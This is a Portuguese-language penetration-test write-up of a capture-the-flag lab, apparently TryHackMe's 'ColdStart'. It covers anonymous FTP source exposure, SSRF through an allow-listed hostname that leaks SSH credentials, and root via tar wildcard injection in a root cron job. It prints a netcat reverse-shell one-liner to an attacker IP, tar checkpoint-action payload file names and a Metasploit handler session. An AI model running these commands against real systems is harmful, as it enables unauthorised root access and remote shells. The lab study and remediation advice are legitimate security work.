

Operation ColdStart

Relatório de Invasão: Operation ColdStart

Resumo

Objetivo: O objetivo é enumerar e explorar um SaaS chamado Volt Labs

Vetor de Acesso Inicial: Usuário webdev hardcoded em arquivo na rota /admin/notes que foi recuperada via SSRF usando hostname kestrel.thm

Vetor de Elevação de Privilégios: webdev escalou para root via script agendado rodando como root executando tar com wildcard , assim criamos arquivos onde esse tar era executado com os nomes das flags do comando e permitimos reverse shell via tar.

Ferramentas & Scripts Utilizados

- nmap
- psyp64
- ftp

1. Reconhecimento & Mapeamento

Scan de Portas (Nmap)

☰ Output do Nmap -sS

PORT	SERVICE
21	ftp
22	ssh
80	http

☰ Output do Nmap -sU

PORT	SERVICE
------	---------

☰ Output do Nmap com -sC e -sV

PORT	SERVICE/VERSION	INFOS
21	ftp vsftpd 3.0.5	ftp-syst: STAT: FTP server status: Connected to 192.168.129.186 Logged in as ftp TYPE: ASCII No session bandwidth limit Session timeout in seconds is 300 Control connection is plain text Data connections will be plain text At session startup, client count was 3 vsFTPD 3.0.5 - secure, fast, stable _End of status ftp-anon: Anonymous FTP login allowed (FTP code 230) _drwxr-xr-x 2 ftp ftp 4096 May 09 23:14 pub
22	OpenSSH 9.6p1 Ubuntu 3ubuntu13.16 (Ubuntu Linux; protocol 2.0)	ssh-hostkey: 256 15:03:ee:0c:8d:4f:d8:83:95:ca:85:da:99:fb:93:2f (ECDSA) _ 256 94:d1:6a:ab:96:9d:27:a0:30:42:24:52:c4:09:e3:f3 (ED25519)
80	http Unicorn	_http-server-header: unicorn _http-title: URL Preview - Volt Labs Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

📘 Análise do Reconhecimento

Vemos que temos um servidor ftp rodando na máquina alvo que possui login anônimo permitido e com um dir pub dentro , iremos ver o que tem dentro. Uma aplicação web na porta 80 chamado Unicorn e sobre um servidor linux. Um serviço ssh sem vulnerabilidade para versão na porta 22.

Enumeração ftp como anonimo

```
(kali㉿kali)-[~]  
$ ftp 10.67.144.168 21  
Connected to 10.67.144.168.  
220 (vsFTPD 3.0.5)  
Name (10.67.144.168:kali): anonymous  
230 Login successful.  
Remote system type is UNIX.  
Using binary mode to transfer files.  
ftp> ls  
229 Entering Extended Passive Mode (|||40010|)  
150 Here comes the directory listing.  
drwxr-xr-x  2 ftp      ftp          4096 May 09 23:14 pub  
226 Directory send OK.  
ftp> cd pub  
250 Directory successfully changed.  
ftp> ls  
229 Entering Extended Passive Mode (|||40058|)  
150 Here comes the directory listing.  
-rw-r--r--  1 ftp      ftp          2446 May 09 23:14 backup.tar.gz  
226 Directory send OK.  
ftp> get backup.tar.gz  
local: backup.tar.gz remote: backup.tar.gz  
229 Entering Extended Passive Mode (|||40045|)  
150 Opening BINARY mode data connection for backup.tar.gz (2446 bytes).  
100% |*****| 2446      24.55 MiB/s      00:00 ETA  
226 Transfer complete.  
2446 bytes received in 00:00 (16.63 KiB/s)  
ftp> exit  
221 Goodbye.
```



```

label{display:block;margin-bottom:.25rem;font-weight:500;font-size:.95rem}
.form-control{display:block;width:100%;padding:.5rem .75rem;font-
size:1rem;line-height:1.5;color:var(--text);background:#fff;border:1px solid
var(--border);border-radius:.375rem;transition:border-color .15s,box-shadow
.15s}
.form-control:focus{outline:0;border-color:#86b7fe;box-shadow:0 0 0 .2rem
rgba(13,110,253,.25)}
.btn{display:inline-block;padding:.5rem 1rem;font-size:1rem;font-
weight:500;border:1px solid transparent;border-
radius:.375rem;cursor:pointer;transition:background .15s}
.btn-primary{background:var(--primary);color:#fff}
.btn-primary:hover{background:#0b5ed7}
pre{background:#f1f3f5;border:1px solid var(--border);border-
radius:.375rem;padding:.75rem;overflow:auto;font-size:.9rem;white-space:pre-
wrap;word-break:break-word}
footer.site{text-align:center;color:var(--muted);margin:2rem 0;font-
size:.875rem}
</style>
"""

```

```

def page(title, body):
    return f"""<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="utf-8">
<meta name="viewport" content="width=device-width, initial-scale=1">
<title>{title} - Volt Labs</title>{CSS}</head>
<body>
<nav class="navbar">
    <span class="brand">Volt Labs</span>
    <span class="muted-light">URL Preview Service &middot; staging</span>
</nav>
<main class="container">{body}</main>
<footer class="site">&copy; Volt Labs &middot; do not expose
externally</footer>
</body>
</html>"""

```

```

@app.route("/")
def index():
    body = """
    <div class="card">
        <h1>URL Preview Service</h1>
        <p class="muted">Internal tool. Paste a URL below to preview its
contents.</p>
        <form method="get" action="/preview">
            <div class="form-group">
                <label for="url">URL</label>
                <input id="url" type="text" name="url" class="form-control"

```

```

placeholder="https://example.com/" required>
    </div>
    <button type="submit" class="btn btn-primary">Preview</button>
</form>
</div>
"""
return page("URL Preview", body)

@app.route("/preview")
def preview():
    target = request.args.get("url", "")
    if not target:
        return page("Preview Error",
                    '<div class="card"><p>Provide a <code>?url=</code>'
                    parameter.</p></div>'), 400

    # VULN: hostname allow-list is the only check. No scheme check, no path
    check,
    # no localhost-rebind protection - the SSRF is still abusable, but only
    # against the allowed hostname.
    host = (urlparse(target).hostname or "").lower()
    if host not in ALLOWED_HOSTS:
        return page("Preview Blocked",
                    '<div class="card"><p>Host not in the approved internal
allow-list.</p></div>'), 403

    try:
        r = requests.get(target, timeout=3)
        safe_target = html.escape(target)
        safe_body = r.text.replace("<", "&lt;")
        body = f"""
<div class="card">
    <h2>Preview of {safe_target}</h2>
    <pre>{safe_body}</pre>
</div>
"""
        return page("Preview", body)
    except Exception as e:
        safe_err = html.escape(str(e))
        return page("Preview Failed",
                    f'<div class="card"><p>Fetch failed: {safe_err}</p>
</div>'), 502

@app.route("/admin/")
@app.route("/admin/<path:p>")
def admin(p="index"):
    if not request.remote_addr.startswith("127."):
        abort(403)
    if p == "notes":

```

```

        with open("/opt/voltlabs-preview/admin_notes.txt") as f:
            return "<pre>" + f.read() + "</pre>"
        return "<pre>Volt Labs admin endpoint.</pre>"

if __name__ == "__main__":
    app.run(host="0.0.0.0", port=80)

```

Reconhecimento

Vemos que achamos uma mina de ouro porque basicamente esse código de backup parece ser o da plataforma que está rodando na porta 80 , onde fizeram o backup dela e colocaram no servidor ftp sem as medidas de segurança correta.

Enumeração do servidor como webdev

- Sem sudo
- Sem script em /etc/crontab
- Sem /etc/exports
- Sem binários com SUID úteis
- Sem getcap útil
- Havia um script rodando no cron.d que fazia um tar em um diretório específico e usava wild card, esse script era rodado como root , conseguimos violar ele e fazer ele executar um script de nossa posse com um reverse shell.

2. Enumeração Web & VHOSTs

```

gobuster dir -u http://[IP] -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,txt,log

```

Dados e reconhecimento

Path's	Análise
/	Essa rota contém um campo para enviarmos URL's e com isso a aplicação nos mostra o conteúdo que foi buscado nela .
/preview	Rota que faz as buscas na url alvo pelo query param url e retorna o conteúdo.
/admin	Rota naturalmente proibida , permita somente para localhost.
notes	<pre>=== INTERNAL === SSH access for staging:

Path's	Análise
	<pre>user: webdev pass: V0ltLabs#summer - Mara </pre></pre>

Reconhecimento

O arquivo fonte desse servidor nos ensinou passo a passo como fazer o SSRF , eles só aceitam requisição para /admin/notes se for via 127. e kestrel.thm roda a mesma aplicação web, com isso enviando a requisição para 10.67.144.168 ela vai chegar em kestrel com cabeçário ip como 127.0.0.1 pois a requisição veio de 10.67.144.168 que esta na mesma rede , logo na verdade veio de 127.0.0.1.

3. Exploração & Acesso Inicial (Foothold)

Vulnerabilidade encontrada

Título:Código fonte da aplicação exposto em ftp com login anônimo

Risk Rating:10 DREAD

Resumo:Um código fonte foi encontrado no servidor ftp alvo , que permitia login anônimo , na qual continha um backup do código da aplicação , com isso conseguimos toda a lógica dela.

Background(Contexto adicional):Um ftp é um serviço que de transferência de arquivo , que contém diretórios e arquivos que pessoas podem baixar e enviar mais para ele se tiverem acesso , o problema é ftp permitir login anonymous e ter arquivos importantes dentro.

Impacto:Conseguimos nos apossar do código fonte da aplicação e entender toda sua lógica, assim podendo descobrir todas suas vulnerabilidades apenas lendo o código.

Conselhos e Remediações:O ftp deve ser colocado somente para login via usuário e senha , e um arquivo desse porte deve ser guardado em lugares mais protegido com senha.

Detalhes Técnicos e Evidências:

1. Primeiro passo acessamos o ftp via login anônimo, depois listamos , dados cd no diretório pub presente nele , listamos e damos get no arquivo backup.tar.gz.


```
$ ftp 10.67.144.168 21
Connected to 10.67.144.168.
220 (vsFTPD 3.0.5)
Name (10.67.144.168:kali): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (||||40010|)
150 Here comes the directory listing.
drwxr-xr-x  2 ftp      ftp      4096 May 09 23:14 pub
226 Directory send OK.
ftp> cd pub
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (||||40058|)
150 Here comes the directory listing.
-rw-r--r--  1 ftp      ftp      2446 May 09 23:14 backup.tar.gz
226 Directory send OK.
ftp> get backup.tar.gz
local: backup.tar.gz remote: backup.tar.gz
229 Entering Extended Passive Mode (||||40045|)
150 Opening BINARY mode data connection for backup.tar.gz (2446 bytes).
100% *****| 2446          24.55 MiB/s    00:00 ETA
226 Transfer complete.
2446 bytes received in 00:00 (16.63 KiB/s)
ftp> exit
221 Goodbye.
```

2. Assim podemos dar gunzip e cat no arquivo backup.

```
(kali㉿kali)-[/media/sf_pastaCompartilhadaVmKali]
└─$ gunzip backup.tar.gz

(kali㉿kali)-[/media/sf_pastaCompartilhadaVmKali]
└─$ ls
backup.tar  scripts  vpns

(kali㉿kali)-[/media/sf_pastaCompartilhadaVmKali]
└─$ cat backup.tar
voltlabs-preview/000075500000000000000000000000000000001517737706013105 Sustar rootrootvoltlabs-preview/requirements.txt000064400000000000000000000030151773770
6016362 0ustar rootrootflask
requests
```

✗ Vulnerabilidade encontrada

Título:SSRF

Risk Rating:10 DREAD

Resumo: A aplicação web tem vulnerabilidade para SSRF mas somente para o HOST kestrel.thm, permitindo assim que a gente leia o conteúdo de qualquer arquivo que faça parte do servidor web visto que kestrel.thm roda a mesma aplicação.



Background(Contexto adicional):SSRF é a capacidade de alterarmos uma busca feita no lado do servidor de forma que a gente coloque diretamente na url um path que pode fazer a aplicação web fazer uma busca na api que retorna dados de user sendo a url era para buscar produtos por exemplo.

Impacto:Podemos requisitar que a aplicação mostre qualquer arquivo dela mesma devido ao fato de que o host alvo e kestrel.thm rodam a mesma aplicação com os mesmos arquivos e lógica.Assim conseguimos exfiltrar os dados de notas do admin.



Conselhos e Remediações: A lógica do código mostrava que a intenção era das buscas serem feitas para /admin/notes somente se fosse via localhost , iniciando com 127. , porém essa aplicação aceita uso de preview se a url constar que o hostname alvo dela é kestrel.thm que roda a mesma aplicação , com isso para a remediação é não permitir requests para kestrel.thm ,ou qualquer servidor local , que o ip venha fora do localhost.

Detalhes Técnicos e Evidências:

1. Provando que não conseguimos acessar /admin/notes diretamente.



2. Vemos que pedir a plataforma para acessar ela mesma não adianta porque a rota admin olha o ip vindo da request , nosso ip não começa com 127. por não sermos localhost. Assim podemos colocar kestrel.thm como hostname.



3. Vemos que colocando kestrel.thm a coisa muda , porque basicamente acontece de kestrel.thm estar rodando essa mesma aplicação e com mesma lógica , quando 10.67.144.168 faz a requisição de get em <http://kestrel.thm/admin/notes> o admin dela libera porque a requisição não vem com valor 10. e sim com 127. pois agora a requisição é feita localmente por estarem na mesma rede, assim kestrel.thm nos devolve o que está em notes e 10. retorna o valor do conteúdo na tela.

✗ Vulnerabilidade encontrada

Título: Script agendado rodando comando tar com wildcard *

Risk Rating: 10 DREAD

Resumo: Um script em /etc/cron.d foi encontrado executando um tar sobre * arquivos na pasta /opt/backups , nos permitindo criar arquivos com nomes de contexto de flags do tar e fazer o script executar um shell reverse.

Background(Contexto adicional): Um comando tar faz compressão de arquivos , só que ele permite que executemos comando dentro dele , como executar sh em um script

, isso rodando como root em uma tarefa agendada em uma pasta com permissão de escrita para x usuários é uma vulnerabilidade muito grande pois permite que criemos arquivos com nomes das flags do comando tar e ele execute.

Impacto: O impacto dessa vulnerabilidade é poder criar reverse shells como root, assim podemos exfiltrar todos os dados do sistema como user root.

Conselhos e Remediações: Não utilizar wildcard em comandos tar, seja específico de qual nome de arquivo o comando tar está esperando.

Detalhes Técnicos e Evidências:

1. Aqui vemos o cron. Com isso olhando o tar vemos a vulnerabilidade do wildcard *.

```
webdev@coldstart:~$ cat /etc/cron.d/voltlabs-backup
# Volt Labs staging backup - runs as root
SHELL=/bin/bash
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
* * * * * root cd /opt/backups 66 tar czf /var/backups/uploads.tgz *
```

2. Criamos os arquivos com os nomes das flags e o arquivo que iremos executar.

```
webdev@coldstart:/opt/backups$ cat shell.sh
#!/bin/sh
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bin/sh -i 2>&1|nc 192.168.129.186 4444 >/tmp/f
webdev@coldstart:/opt/backups$ echo ""> --checkpoint=1
webdev@coldstart:/opt/backups$ echo ""> --checkpoint-action=exec=sh\ shell.sh
webdev@coldstart:/opt/backups$ ls
'--checkpoint-action=exec=sh shell.sh' '--checkpoint=1' shell.sh
```

3. Já é só executar um multi handler no msconsole e esperar conexão.

```
msf exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.129.186:4444
[*] Command shell session 4 opened (192.168.129.186:4444 -> 10.67.144.168:59790) at 2026-09-22 20:07:08 -0400

Shell Banner:
/bin/sh: 0: can't access tty; job control turned off
#
#
# id
uid=0(root) gid=0(root) groups=0(root)
# ls
--checkpoint-action=exec=sh shell.sh
--checkpoint=1
shell.sh
# cd /root
# ls
flag.txt
snap
# cat flag.txt
THM{e6ee84a483d67ade06936fcfd1433e8a}
#
```

✓ Credenciais Obtidas

- **Usuário:** webdev
- **Senha / Hash:** V0ltLabs#summer

4. Movimentação Lateral & Escalação de Privilégios

Meios utilizados e seus resultados

Foi conquistado o shell como root via violação de comando tar com wildcard rodando como root em diretório com permissão de escrita pro usuário webdav.

✓ Acesso Root / Admin Conquistado

- **Usuário Admin:** root
- **Senha / Hash:** Conseguimos
- **Flag de Root/Admin:**

Tabela de Credenciais Capturadas

Serviço / Local	Usuário	Senha / Hash	Origem do Achado
User do servidor	webdev	V0ltLabs#summer	/admin/notes via requisição SSRF

Considerações Técnicas & Cheat Sheet

Lições Aprendidas

1. Ao ver um tar com wildcard * rodando como root em uma tarefa agendada , devemos ver se temos permissão de escrita no dir onde esse tar é executado e assim podemos criar arquivos com nomes das flag que fazer o tar executar uma reverse shell criada pela gente.